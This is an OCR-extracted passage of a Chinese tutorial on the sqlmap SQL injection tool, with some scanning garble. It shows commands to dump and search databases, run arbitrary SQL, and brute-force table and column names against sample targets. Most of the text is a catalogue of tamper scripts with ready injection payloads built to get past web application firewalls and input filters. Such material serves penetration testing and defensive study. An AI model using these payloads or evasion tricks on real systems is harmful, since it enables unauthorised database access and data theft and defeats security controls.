
也可以用 - dump 跟 - C 获取指定的字段内容。

sqlmap 为每个表生成了一个 CSV 文件。

如果你只想获取一段数据，可以使用–start 和–stop 参数，例如，你只想获取第一段数据可 hi

使用–stop

1，如果想获取第二段与第三段数据，使用参数 –start 1 –stop 3。



(https://i.imgur.com/P5Ht2mp.png)

也可以用 `-first与-last` 参数，获取第几个字符到第几个字符的内容，如果你想获取字段中地三个字符到第五个字符的内容，使用–first

3:–last

4: 只在盲注的时候使用，因为其他方式可以准确的获取注入内容，不需要一个字符一个字符的猜解。

获取所有数据库表的内容

参数： `-dump-all,-exclude-sysdbs`

使用 `-dump-all` 参数获取所有数据库表的内容，可同时加上 `-exclude-sysdbs` 只获取用户数据库的表，

需要注意在 `Microsoft SQL Server` 中 `master` 数据库没有考虑成为一个系统数据库，因为有的管理员会把他当初用户数据库一样来使用它。

搜索字段，表，数据库

参数： `--search,-C,-T,-D`

`--search` 可以用来寻找特定的数据库名，所有数据库中的特定表名，所有数据库表中的特定字段。

可以在一下三种情况下使用：

```
-C后跟着用逗号分割的列名，将会在所有数据库表中搜索指定的列名。

-T后跟着用逗号分割的表名，将会在所有数据库中搜索指定的表名

-D后跟着用逗号分割的库名，将会在所有数据库中搜索指定的库名。
```

运行自定义的 SQL 语句

参数： `--sql-query,--sql-shell`

`sqlmap` 会自动检测确定使用哪种 SQL 注入技术，如何插入检索语句。

如果是 `SELECT` 查询语句， `sqlap` 将会输出结果。如果是通过 SQL 注入执行其他语句，需要测试是否支持多语句执行 SQL 语句。

列举一个 `Mircrosoft SQL Server 2000` 的例子：

```
$ python sqlmap.py -u "http://**********/sqlmap/mssql/get_int.php?id=1"
--sql-query "SELECT 'foo'" -v 1
[...]
[hh:mm:14] [INFO] fetching SQL SELECT query output: 'SELECT 'foo''
[hh:mm:14] [INFO] retrieved: foo
SELECT 'foo': 'foo'
\$ python sqlmap.py -u "http://192.168.136.131/sqlmap/mssql/get_int.php?id=1"
--sql-query "SELECT 'foo', 'bar'" -v 2
[...]
[hh:mm:50] [INFO] fetching SQL SELECT query output: 'SELECT 'foo', 'bar''
[hh:mm:50] [INFO] the SQL query provided has more than a field. sqlmap will now
unpack it into
distinct queries to be able to retrieve the output even if we are going blind
[hh:mm:50] [DEBUG] query: SELECT ISNULL(CAST((CHAR(102)+CHAR(111)+CHAR(111)) AS
VARCHAR(8000)),
(CHAR(32)))
[hh:mm:50] [INFO] retrieved: foo
[hh:mm:50] [DEBUG] performed 27 queries in 0 seconds
[hh:mm:50] [DEBUG] query: SELECT ISNULL(CAST((CHAR(98)+CHAR(97)+CHAR(114)) AS
VARCHAR(8000)),
(CHAR(32)))
[hh:mm:50] [INFO] retrieved: bar
[hh:mm:50] [DEBUG] performed 27 queries in 0 seconds
SELECT 'foo', 'bar': 'foo, bar'
```

爆破

暴力破解表名

参数：`--common-tables`

参数：`--common-tables`

当使用 `-tables` 无法获取到数据库的表时，可以使用此参数。

通常是如下情况：

1. `MySQL`数据库版本小于5.0，没有`information_schema`表。

2. 数据库是`Microssoft Access`，系统表`MSysObjects`是不可读的（默认）。

3. 当前用户没有权限读取系统中保存数据结构的表的权限。

暴力破解的表在 `txt/common-tables.txt` 文件中，你可以自己添加。

列举一个 MySQL 4.1 的例子：


```
$ python sqlmap.py -u "http://192.168.136.129/mysql/get_int_4.php?id=1" --common-tables -D testdb --
banner

[...]
[hh:mm:39] [INFO] testing MySQL
[hh:mm:39] [INFO] confirming MySQL
[hh:mm:40] [INFO] the back-end DBMS is MySQL
[hh:mm:40] [INFO] fetching banner
web server operating system: Windows
web application technology: PHP 5.3.1, Apache 2.2.14
back-end DBMS operating system: Windows
back-end DBMS: MySQL < 5.0.0
banner:'4.1.21-community-nt'

[hh:mm:40] [INFO] checking table existence using items from '/software/sqlmap/txt/common-tables.txt'
[hh:mm:40] [INFO] adding words used on web page to the check list
please enter number of threads? [Enter for 1 (current)] 8
[hh:mm:43] [INFO] retrieved: users

Database: testdb
```

```
[1 table]
+-------+
| users |
+-------+
```

暴力破解列名

参数： `--common-columns`

与暴力破解表名一样，暴力跑的列名在 `txt/common-columns.txt` 中。



(https://i.imgur.com/FXvmmee.png)

可以选择多线程来尝试破解。

针对过滤空格的：

1:space2dash.py

作用：用”–随机字符串 %0A” 替换原来的空格

示例：

```
'1 AND 9227=9227'
```

```
1--nVNavoPYeva%0AAND--ngNvzqu%0A9227=9227
```

原理是–n 是注释，后面内容不生效，%0A 为换行符，这样就可以不使用空格分隔了。

在以下版本做过测试:

```
MSSQL
SQLite
```

2:space2hash.py

作用：空格替换为 #号 随机字符串 以及换行符

示例：

```
1 AND 9227=9227
2 1%23PTTmJopxdWJ%0AAND%23cWfcVRPV%0A9227=9227
```

版本要求:

```
MySQL
在以下版本做过测试:
MySQL 4.0, 5.0
```

3: space2morehash.py

作用：空格替换为 #号 以及更多随机字符串 换行符（和上一条原理一致）

示例：

```
1 AND 9227=9227
1%23PTTmJopxdWJ%0AAND%23cWfcVRPV%0A9227=9227
```
版本要求:
* MySQL >= 5.1.13 Tested
针对此做过测试:
* MySQL 5.1.41
space2mssqlblank.py
作用:空格替换为其它空符号
示例:
```sql
SELECT id FROM users
SELECT%08id%02FROM%0Fusers
```

版本要求:

```
Microsoft SQL Server
在以下版本做过测试:
Microsoft SQL Server 2000
Microsoft SQL Server 2005
```

4:space2mysqlblank.py

作用:空格替换其它空白符号

示例:

```
SELECT id FROM users
SELECT%0Bid%0BFROM%A0users
```

版本要求:

MySQL
在以下版本做过测试:
MySQL 5.1

5:space2mssqlhash.py

作用：替换空格

示例:

```
'1 AND 9227=9227'
'1%23%0AAND%23%0A9227=9227'
```

版本要求:

```
MSSQL
MySQL
```

6:modsecurityversioned.py

作用：过滤空格，包含完整的查询版本注释

示例:

```
'1 AND 2>1--'
'1 /*!30874AND 2>1*/--'
```

版本要求:

```
MySQL
在以下版本做过测试:
MySQL 5.0
```

7:space2comment.py

作用: `Replaces space character (‘ ‘) with comments ‘/**/’`

示例:

```
SELECT id FROM users
SELECT//id//FROM/**/users
```

在以下版本做过测试:

```
Microsoft SQL Server 2005
MySQL 4, 5.0 and 5.5
Oracle 10g
PostgreSQL 8.3, 8.4, 9.0
```

8:space2mysqldash.py

作用：用 `-%0A` 替换空格

注：之前有个 `mssql` 的 这个是 `mysql` 的

示例:

```
'1 AND 9227=9227'
'1--%0AAND--%0A9227=9227'
```

版本要求:

```
MySQL
MSSQL
```

9:space2plus.py

作用：用 + 替换空格

示例：

```
'SELECT id FROM users'
'SELECT+id+FROM+users'
```

在以下版本做过测试:

All

10:bluecoat.py

作用：代替空格字符后与一个有效的随机空白字符的 `SQL` 语句。 然后替换 `=为like`

示例：

```
'SELECT id FROM users where id = 1'
'SELECT%09id FROM users where id LIKE 1'
```

在以下版本做过测试:

```
MySQL 5.1, SGOS
```

11:space2randomblank.py

作用：代替空格字符（“”）从一个随机的空白字符可选字符的有效集

示例：

```
'SELECT id FROM users'
'SELECT%0Did%0DFROM%0Ausers'
```

在以下版本做过测试:

All

12:sp_password.py

作用：追加 `sp_password’` 从 DBMS 日志的自动模糊处理的有效载荷的末尾

示例：

```
'1 AND 9227=9227-- '
'1 AND 9227=9227-- sp_password'
```

版本要求: `* MSSQL`

针对过滤引号的：

1:apostrophemask.py

作用：用 `utf8` 代替单引号

示例：

```
"1 AND '1'='1"
```

```
'1 AND %EF%BC%871%EF%BC%87=%EF%BC%871'
```

在以下版本做过测试:

all

2:apostrophenullencode.py

作用：绕过过滤双引号，替换字符和双引号。

示例：

```
"1 AND '1'='1"
'1 AND %00%271%00%27=%00%271'
```

在以下版本做过测试:

```
MySQL 4, 5.0 and 5.5
Oracle 10g
PostgreSQL 8.3, 8.4, 9.0
```

针对过滤关键字的：

1:halfversionedmorekeywords.py

作用：当数据库为 `mysql` 时绕过防火墙，每个关键字之前添加 `mysql` 版本评论

示例：

```
("value' UNION ALL SELECT CONCAT(CHAR(58,107,112,113,58),IFNULL(CAST(CURRENT_USER() AS CHAR),CHAR(32
)),CHAR(58,97,110,121,58)), NULL, NULL# AND 'QDWa'='QDWa") "value'/*!0UNION/*!0ALL/*!0SELECT/*!0CONC
```

```
AT(/*!0CHAR(58,107,112,113,58),/*!0IFNULL(CAST(/*!0CURRENT_USER()/*!0AS/*!0CHAR),/*!0CHAR(32)),/*!0C
HAR(58,97,110,121,58)),/*!0NULL,/*!0NULL#/*!0AND 'QDWa'='QDWa"
```

版本要求:

```
MySQL < 5.1
在以下版本做过测试:
MySQL 4.0.18, 5.0.22
```

2:ifnull2ifisnull.py

作用：绕过对 `IFNULL` 过滤。 替换类似 `’IFNULL(A, B)’为’IF(ISNULL(A), B, A)’`

示例:

```
'IFNULL(1, 2)'
'IF(ISNULL(1),2,1)'
```

版本要求:

```
MySQL
SQLite (possibly)
SAP MaxDB (possibly)
在以下版本做过测试:
MySQL 5.0 and 5.5
```

3:multiplespaces.py

作用：围绕 SQL 关键字添加多个空格

示例:

```
```

```
'1 UNION SELECT foobar'
'1 UNION SELECT foobar'
```

在以下版本做过测试:

All

4:halfversionedmorekeywords.py

作用：关键字前加注释

示例:

```
value' UNION ALL SELECT CONCAT(CHAR(58,107,112,113,58),IFNULL(CAST(CURRENT_USER() AS CHAR),CHAR(32
)),CHAR(58,97,110,121,58)), NULL, NULL# AND 'QDWa'='QDWa
value'/*!0UNION/*!0ALL/*!0SELECT/*!0CONCAT(/*!0CHAR(58,107,112,113,58),/*!0IFNULL(CAST(/*!0CURRENT_U
SER()/*!0AS/*!0CHAR),/*!0CHAR(32)),/*!0CHAR(58,97,110,121,58)), NULL, NULL#/*!0AND 'QDWa'='QDWa
```

版本要求:

```
MySQL < 5.1
在以下版本做过测试:
MySQL 4.0.18, 5.0.22
```

5:unionalltounion.py

作用：替换 UNION ALL SELECT UNION SELECT

示例:

```
'-1 UNION ALL SELECT'
'-1 UNION SELECT'
```

版本要求: all

6:randomcomments.py

作用：用 /**/ 分割 sql 关键字

```
‘INSERT’
‘IN//S//ERT’
```

7:unmagicquotes.py

作用：宽字符绕过 GPC addslashes

示例：

```
1’ AND 1=1
 1%bf%27 AND 1=1-%20
8:randomcase.py
```

作用：随机大小写

示例：
INSERT
InsERt
在以下版本做过测试:

```
Microsoft SQL Server 2005
MySQL 4, 5.0 and 5.5
Oracle 10g
PostgreSQL 8.3, 8.4, 9.0
```

针对过滤比较符号的：

1:equaltolike.py

作用：like 代替等号

示例：

```
SELECT * FROM users WHERE id=1
SELECT * FROM users WHERE id LIKE 1
```

2:greatest.py

作用：绕过过滤’ >’ ，用 GREATEST 替换大于号。

示例：

```
'1 AND A > B'
'1 AND GREATEST(A,B+1)=A'
```

在以下版本做过测试:

```
MySQL 4, 5.0 and 5.5
Oracle 10g
PostgreSQL 8.3, 8.4, 9.0
```

3:between.py

作用：用 between 替换大于号（>）

示例：

```
'1 AND A > B--'
'1 AND A NOT BETWEEN 0 AND B--'
```

在以下版本做过测试:

```
Microsoft SQL Server 2005 MySQL 4, 5.0 and 5.5
Oracle 10g
PostgreSQL 8.3, 8.4, 9.0
```

其他类型:

1:versionedmorekeywords.py

作用：注释绕过

示例:

```
1 UNION ALL SELECT NULL, NULL, CONCAT(CHAR(58,122,114,115,58),IFNULL(CAST(CURRENT_USER() AS CHAR),CH
AR(32)),CHAR(58,115,114,121,58))#
1/*!UNION**!ALL**!SELECT**!NULL*/,/*!NULL*/,/*!CONCAT*/(/*!CHAR*/(58,122,114,115,58),/*!IFNULL*/(CAS
T(/*!CURRENT_USER*/()/*!AS**!CHAR*/),/*!CHAR*/(32)),/*!CHAR*/(58,115,114,121,58))#
```

版本要求:

```
MySQL >= 5.1.13
```

2:securesphere.py

作用：追加特制的字符串

示例：

```
'1 AND 1=1'
"1 AND 1=1 and '0having'='0having'"
```

在以下版本做过测试:

All

3:charunicodeencode.py

作用：字符串 unicode 编码

示例：

```
SELECT FIELD%20FROM TABLE
%u0053%u0045%u004c%u0045%u0043%u0054%u0020%u0046%u0049%u0045%u004c%u0044%u0020%u0046%u0052%u004f%u00
4d%u0020%u0054%u0041%u0042%u004c%u0045’
```

版本要求:

ASP
ASP.NET
在以下版本做过测试:
Microsoft SQL Server 2000
Microsoft SQL Server 2005
MySQL 5.1.56
PostgreSQL 9.0.3

4:charencode.py

作用：url 编码

示例：

```
SELECT FIELD FROM%20TABLE
%53%45%4c%45%43%54%20%46%49%45%4c%44%20%46%52%4f%4d%20%54%41%42%4c%45
```

在以下版本做过测试:

```
Microsoft SQL Server 2005
MySQL 4, 5.0 and 5.5
Oracle 10g
PostgreSQL 8.3, 8.4, 9.0
```

5:appendnullbyte.py

作用：在有效负荷结束位置加载零字节字符编码

```
‘1 AND 1=1’
‘1 AND 1=1%00’
```

版本要求:

```
Microsoft Access
```

6:chardoubleencode.py

作用: 双 url 编码 (不处理以编码的)

示例：

```
SELECT FIELD FROM%20TABLE
%2553%2545%254c%2545%2543%2554%2520%2546%2549%2545%254c%2544%2520%2546%2552%254f%254d%2520%2554%254
1%2542%254c%2545
```

7:base64encode.py

作用：用 `base64` 编码替换

示例：

```
"1' AND SLEEP(5)#"
'MScgQU5EIFNMRUVQKDUpIw=='
```

版本要求:

all

8:nonrecursivereplacement.py

作用：双重查询语句。取代 predefined SQL 关键字 with 表示 suitable for 替代（例如 .replace（“SELECT”、”“)） filters

示例：

```
'1 UNION SELECT 2--’
'1 UNIOUNIONN SELESELECTCT 2--'
```

在以下版本做过测试:

```
all
```

后续内容将会继续更新。。。。。。。。。

参考资料：

sqlmap 用户手册中文版： https://octobug.gitbooks.io/sqlmap-wiki-zhcn/content/Users-manual/Introduction.html (https://octobug.gitbooks.io/sqlmap-wiki-zhcn/content/Users-manual/Introduction.html)

sqlmap 用户手册： http://drops.xmd5.com/static/drops/tips-143.html (http://drops.xmd5.com/static/drops/tips-143.html)